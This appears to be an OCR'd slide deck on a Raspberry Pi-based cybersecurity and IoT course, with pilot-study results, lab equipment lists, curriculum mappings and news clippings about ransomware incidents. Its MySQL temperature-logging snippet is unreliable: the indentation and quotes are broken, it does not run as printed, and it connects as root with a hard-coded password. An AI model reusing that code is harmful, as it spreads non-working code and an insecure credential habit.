



```
from sense_hat import SenseHat
import time
sense = SenseHat()
temp = round(sense.get_temperature())
message = 'Temperature is %d F ' %(temp)
sense.show_message(message)
sense.clear()
```

Details:


Rao et al, IEEE STEM Education Conference, Princeton NJ, 2018

```
from sense_hat import SenseHat
import MySQLdb
import time
db = MySQLdb.connect("localhost", "root",
“mysqlpassword”,”database_name")
cursor = db.cursor()
while True:
    try:
        sense = SenseHat()
        sense.clear()
        temp = sense.get_temperature()
        temp = round(temp ,1)
        cursor.execute("""Insert into temperature_logger
              values(0, CURRENT_DATE(), NOW(),%s)""",
                                                (temp));
       db.commit()
        print ("Data Committed”)
except TypeError as error:
        print (error)
        db.rollback()
      db.close()
time.sleep(5)
```



Second Pilot Study


25 students in ENGR3000
Modern Technologies course



All the concepts are interrelated: Embedded Devices, IoT, Operating Systems, Control Systems, Programming, Cybersecurity, Engineering Ethics.


A Device like Raspberry-Pi helps ground all these concepts for students


Integrate areas (usually lacking in current education)
Develop a security mindset




Weave a cybersecurity thread through the course

Integration of key concepts and areas is very important




Existing CAE Knowledge Units: 2 Year Programs
Knowledge unit 1: Basic Data Analysis
Knowledge unit 2: Basic Scripting
Knowledge unit 3: Cyber Threats
Knowledge unit 4: Intro to cryptography
Proposed "Hands-on" Lab mapping
Core Hands-on Raspberry Pi Based Labs
Lab: Temperature sensing & analysis
Lab: iPython Notebooks
Lab: Networking & Firewalls
Lab: Random Number Generators

Students were also introduced to iPython Notebooks



Hugely popular in Data Science/AI/Machine Learning (e.g. Scikit Learn/TensorFlow/Deep Learning)

Key idea

- Take a real-world situation or problem
- Map it into a simple lab exercise
- Have students conduct the exercise and reflect on the implications of their experiments

Discussion


- The students were very excited with the hands-on lab
- Many students went and bought their own Raspberry Pi after the lab
- The use of zyBooks for teaching Python accelerated their learning
- Students developed an understanding of basic firewall management
- Students were curious to learn more about databases and efficient storage/retrieval of streaming data

Benefit to FDU

A state-of-the art Internet-of-things Laboratory

Quantity	Item
25	Raspberry Pi Model 3-B
25	Touch screen displays
25	Wireless Keyboards
25	Wireless Mouse
25	Raspberry Pi Cases
25	Raspberry Pi Cameras
25	Flash memory cards (8GB)
1	Cisco network switch
2	Lenovo Desktop Computers
2	Linksys Wireless Routers
2	Locked cabinets
2	Barcode scanners
4	Fingerprint sensors
2	RFID card readers
4	Pulse oximeters
2	Infra-Red cameras
1	High performance Lenovo Server
2	4TB External storage hard drives

1. Stipends to student research assistants
   A. A total of 9 students were supported over 5 years
   B. Approximately $37.5K was provided to students for a total of 2500 hours of research
2. Multiple publications (see references at the end)



Raspberry-Pi with fingerprint sensor

Net cost: Around $15,000

Benefit to NSA-CAE Institutions, academic institutions worldwide.
Visit clark.center and set up an account

https://clark.center/browse?text=secure%20embedded%20systems&currPage=1

CLARK

secure embedded systems

FILTERS Clear all filters

Collection

Length

Topic

Type of Material

Level

Guidelines

RESULTS (411) Clear Search

SORT

UNIT

Secure Embedded Systems

Cyber Heroes

Ravi Rao at Fairleigh Dickinson University and 1 more

Updated Aug 22, 2022

The goal of this learning object is to provide both depth and breadth of understanding of cybersecurity issues …

UNIT

Hands-on Laboratories for Secure Embedded Systems

NSA NCAE-C Initiative

Ravi Rao at Fairleigh Dickinson University and 2 more

Updated Aug 22, 2022

This learning object includes inexpensive, scalable, and easily replicable labs on security of Medical Devices a…

COURSE

Secure Management of Control Systems

NSA Funded Curriculum

Dr. Cynthia Irvine at Naval Postgraduate School

Updated Apr 25, 2019

management concerns associated with administering and operating an industrial control system (ICS) with m…

Use of the CLARK repository

- No need to re-invent the wheel
- Material is better than what you can get on a generic website (quality control is difficult). This is produced by CAE institutions and not just individuals.
- You can mix and match and select material to suit your needs

Conclusions: Part 1

- Overall, the Raspberry Pi + Cybersecurity is a great tool to integrate knowledge across multiple courses
  - Programming languages
  - Operating systems
  - Databases
  - Signal processing
  - Control theory
  - Security
- Very effective way of teaching students to build Internet-of-things applications
- Develop a security mindset, be vigilant, and question the status-quo
- NOTE: Detailed lab instructions have been prepared and will be submitted to the NSA

Value of bootcamps/immersive coding

- No need to train students in general-education courses (e.g. literature/history etc).
- Targeted training for specific jobs
- Different from the traditional 4-year college model which is very popular in the US
- Current bootcamps are more geared towards web-programming, data science, machine-learning etc. There is a wider range of jobs in these areas.

THE CHRONICLE OF HIGHER EDUCATION

Just in Time for Fall Term, a Cyberattack Forces an Entire College's Systems Offline

By *Steven Johnson* | AUGUST 16, 2019

On August 8 the Stevens Institute of Technology noticed "system-access issues" and alerted users to what it later called a "very severe and sophisticated" cyberattack. The college disabled its systems and networks as a precaution, it said, apparently disrupting a swath of tasks needed to run the college: email, payroll, tuition payments, class scheduling, summer course assignments, its virtual private network, and more.

https://www.chronicle.com/article/just-in-time-for-fall-term-a-cyberattack-forces-an-entire-colleges-systems-offline/

Healthcare IT News

Global Edition Privacy & Security

Hackensack Meridian Health pays up after ransomware attack

The undisclosed sum paid by the New Jersey health system, one of the state's largest, is covered by an insurance plan that helps it cover costs related to cyber attacks, officials said.

By Nathan Eddy | December 16, 2019 | 11:27 AM

New Jersey's Hackensack Meridian Health

https://www.healthcareitnews.com/news/hackensack-meridian-health-pays-after-ransomware-attack

CBS News App | Ukraine Crisis | COVID Pandemic | CBS News Live | Full Episodes | Essentials Shopping | Newsletters

CBS NEWS NEWS SHOWS LIVE LOCAL Login

MONEYWATCH ›

Ransomware attack shutters 157-year-old Lincoln College

MONEY WATCH

BY KATE GIBSON

MAY 10, 2022 / 1:11 PM / MONEYWATCH

https://www.cbsnews.com/news/lincoln-college-closes-ransomware-hackers-illinois/

Set weather

nj.com True Jersey.

Subscribe

Education

Former Rutgers student admits to creating code that crashed internet

Updated: Dec. 13, 2017, 4:51 p.m. | Published: Dec. 13, 2017, 3:51 p.m.

The 21-year-old former Rutgers computer science major, who lives at home with his parents, admitted in a series of pleas that stretch from New Jersey to Alaska to helping create powerful computer codes, including the "Mirai" computer virus that terrorized the internet in 2016

The hackers also made money by renting out the botnet to others and by forcing internet hosting companies to pay "protection money" to avoid getting hit with cyber attacks, the plea agreement said.

https://www.nj.com/education/2017/12/rutgers_student_charged_in_series_of_cyber_attacks.html

WSJ

◆ WSJ NEWS EXCLUSIVE | BUSINESS

Colonial Pipeline CEO Tells Why He Paid Hackers a $4.4 Million Ransom

Joseph Blount says he needed to quickly restore service after cyberattack threatened East Coast supply

The Colonial Pipeline provides roughly 45% of East Coast fuel; storage tanks in Maryland that are part of the pipeline system.

PHOTO: DREW ANGERER/GETTY IMAGES

By Collin Eaton Follow *and Dustin Volz* Follow

Updated May 19, 2021 4:51 pm ET

https://www.wsj.com/articles/colonial-pipeline-ceo-tells-why-he-paid-hackers-a-4-4-million-ransom-11621435636

https://www.verizon.com/business/resources/reports/dbir/


2022 Data Breach Investigations Report

Gain vital cybersecurity insights from our analysis of over 23,000 incidents and 5,200 confirmed breaches from around the world—to help minimize risk and keep your business safe.

View report online

Download the DBIR

https://www.verizon.com/business/resources/reports/dbir/2022/summary-of-findings/



There are four key paths leading to your estate: Credentials, Phishing, Exploiting vulnerabilities, and Botnets. All four are pervasive in all areas of the DBIR, and no organization is safe without a plan to handle each of them.




Figure 6. Ransomware over time in breaches

This year ransomware has continued its upward trend with an almost 13% rise–an increase as big as the last five years combined. It’s important to remember that while ubiquitous and potentially devastating, ransomware by itself is, at its core, simply a model of monetizing an organization's access. Blocking the four key paths mentioned above helps to block the common routes ransomware uses to invade your network.

The human element continues to drive breaches. Whether it is the use of stolen credentials, phishing or simply an error, people continue to play a large part in incidents and breaches alike.

CAE Map to Entire ISSA Curriculum (Jones & Bartlett Learning)*

All links below take you to the datasheet for that KU.

Core 2Y Knowledge Units

- Basic Data Analysis
- Basic Scripting
- Cyber Defense
- Cyber Threats
- Fundamental Security Design Principles
- Information Assurance Fundamentals
- Introduction to Cryptography
- IT System Components
- Networking Concepts
- Policy. Legal, Ethics and Compliance
- Systems Administration

Core 4Y Knowledge Units

- Databases
- Network Defense
- Network Technology and Protocols
- Operating Systems Concepts
- Probability and Statistics
- Programming

